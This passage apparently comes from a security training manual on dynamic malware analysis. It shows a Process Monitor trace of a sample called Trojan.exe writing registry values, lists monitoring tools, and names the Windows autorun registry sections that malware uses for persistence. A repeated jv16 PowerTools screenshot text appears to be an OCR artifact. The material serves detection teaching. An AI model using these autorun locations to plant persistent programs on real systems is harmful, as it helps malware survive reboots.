- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.



Time of Day	Process Name	PID	Operation	Path	Result	Detail
11:50:56.014...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.015...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.016...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.016...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.318...	svchost.exe	1204	UDP Receive	224.0.0.251:5353 -> 10.10.1.14:5353	SUCCESS	Length: 376, seqnum: 0, connid: 0
11:50:56.318...	svchost.exe	1204	UDP Receive	ff02::fb:5353 -> fe80::15:5dff:fe27:7522:...	SUCCESS	Length: 309, seqnum: 0, connid: 0
11:50:56.318...	svchost.exe	1204	UDP Receive	ff02::fb:5353 -> fe80::d194:2e4:d0c8:4b...	SUCCESS	Length: 376, seqnum: 0, connid: 0
11:50:56.385...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.385...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.385...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.385...	dwm.exe	512	RegQueryValue	HKCU\Software\Microsoft\Windows\D...	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
11:50:56.407...	Trojan.exe	6680	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	NAME NOT FOUND	Length: 12
11:50:56.408...	Trojan.exe	6680	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, HandleTags: 0x0
11:50:56.408...	Trojan.exe	6680	RegQueryKey	HKCU	SUCCESS	Query: Name
11:50:56.408...	Trojan.exe	6680	RegOpenKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Desired Access: Read/Write
11:50:56.408...	Trojan.exe	6680	RegSetInfoKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	KeySetInformationClass: KeySetHandleTags...
11:50:56.408...	Trojan.exe	6680	RegQueryValue	HKCU\Software\Microsoft\Windows\C...	BUFFER OVERFLOW	Length: 12
11:50:56.408...	Trojan.exe	6680	RegQueryKey	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Query: HandleTags, HandleTags: 0x400
11:50:56.408...	Trojan.exe	6680	RegSetValue	HKCU\Software\Microsoft\Windows\C...	SUCCESS	Type: REG_SZ, Length: 120, Data: "C:\Use...
11:50:56.408...	Trojan.exe	6680	RegQueryValue	HKLM\Software\Microsoft\Windows\C...	NAME NOT FOUND	Length: 12
11:50:56.408...	Trojan.exe	6680	RegQueryKey	HKLM	SUCCESS	Query: HandleTags, HandleTags: 0x0
11:50:56.408...	Trojan.exe	6680	RegQueryKey	HKLM	SUCCESS	Query: Name
11:50:56.408...	Trojan.exe	6680	RegOpenKey	HKLM\Software\WOW6432Node\Micr...	SUCCESS	Desired Access: Read/Write
11:50:56.409...	Trojan.exe	6680	RegSetInfoKey	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	KeySetInformationClass: KeySetHandleTags...
11:50:56.409...	Trojan.exe	6680	RegQueryValue	HKLM\SOFTWARE\Wow6432Node\M...	BUFFER OVERFLOW	Length: 12
11:50:56.409...	Trojan.exe	6680	RegQueryKey	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	Query: HandleTags, HandleTags: 0x400
11:50:56.409...	Trojan.exe	6680	RegSetValue	HKLM\SOFTWARE\Wow6432Node\M...	SUCCESS	Type: REG_SZ, Length: 120, Data: "C:\Use...
11:50:56.435...	svchost.exe	3484	Thread Exit		SUCCESS	Thread ID: 6556, User Time: 0.0000000, Ker...
11:50:56.435...	svchost.exe	3484	Thread Exit		SUCCESS	Thread ID: 5112, User Time: 0.0000000, Ker...
11:50:56.577...	svchost.exe	1328	RegQueryKey	HKCR	SUCCESS	Query: HandleTags, HandleTags: 0x0
11:50:56.577...	svchost.exe	1328	RegOpenKey	HKCR\CLSID\{397A2E5F-348C-482D-...	SUCCESS	Desired Access: Read
11:50:56.577...	svchost.exe	1328	RegQueryKey	HKCR\CLSID\{397a2e5f-348c-482d-b9...	SUCCESS	Query: HandleTags, HandleTags: 0x0
11:50:56.577...	svchost.exe	1328	RegOpenKey	HKCR\CLSID\{397a2e5f-348c-482d-b9...	NAME NOT FOUND	Desired Access: Read
11:50:56.577...	svchost.exe	1328	RegCloseKey	HKCR\CLSID\{397a2e5f-348c-482d-b9...	SUCCESS	
11:50:56.936...	DFSRs.exe	2568	FileSystemControl	C:	SUCCESS	Control: FSCTL_READ_USN_JOURNAL

Showing 31,845 of 200,252 events (15%) Backed by virtual memory

Figure 7.94: Screenshot of Process Monitor

Some additional process monitoring tools are as follows:

- Process Explorer *(https://docs.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(https://systemexplorer.net)*

Dynamic Malware Analysis: Registry Monitoring


- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware



Duplicate Finder

This tool allows you to search for duplicate files. By duplicate, we can either mean files with identical names, identical content or both. Please see the options below and click Start to begin.

What kind of duplicates to look for

Filename
○ Any name
● Same file type
○ Exactly same name

File content
○ Any content
● Exactly identical content

Only look for files which are at least: 1 MB
Only look for files which have been created over 0 days ago
Only look for files which have not been modified in the last 0 days
Only look for files which have not been opened in the last 0 days

What files to find
● Find all files
○ Only look for files of these types ...
☐ Only look for files matching search words ...

Where to look from
○ From everywhere
● Only from these locations:
☐ Desktop ☑ Downloads ☑ Documents ☑ Pictures ☐ Program files ☐ Temp folders

Start
Close
jv16 PowerTools - Version: 7.4.0.1418
This copy is licensed to Adam Smith

https://jv16powertools.com

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becomes slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***


Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

- **jv16 PowerTools**

  Source: *https://jv16powertools.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.



Duplicate Finder

This tool allows you to search for duplicate files. By duplicate, we can either mean files with identical names, identical content or both. Please see the options below and click Start to begin.

What kind of duplicates to look for

Filename
○ Any name
● Same file type
○ Exactly same name

File content
○ Any content
● Exactly identical content

Only look for files which are at least: 1 MB

Only look for files which have been created over 0 days ago

Only look for files which have not been modified in the last 0 days

Only look for files which have not been opened in the last 0 days

What files to find

● Find all files
○ Only look for files of these types ...
☐ Only look for files matching search words ...

Where to look from

○ From everywhere
● Only from these locations:

☐ Desktop
☑ Downloads
☑ Documents
☑ Pictures
☐ Program files
☐ Temp folders

jv16 PowerTools - Version: 7.4.0.1418

This copy is licensed to Adam Smith

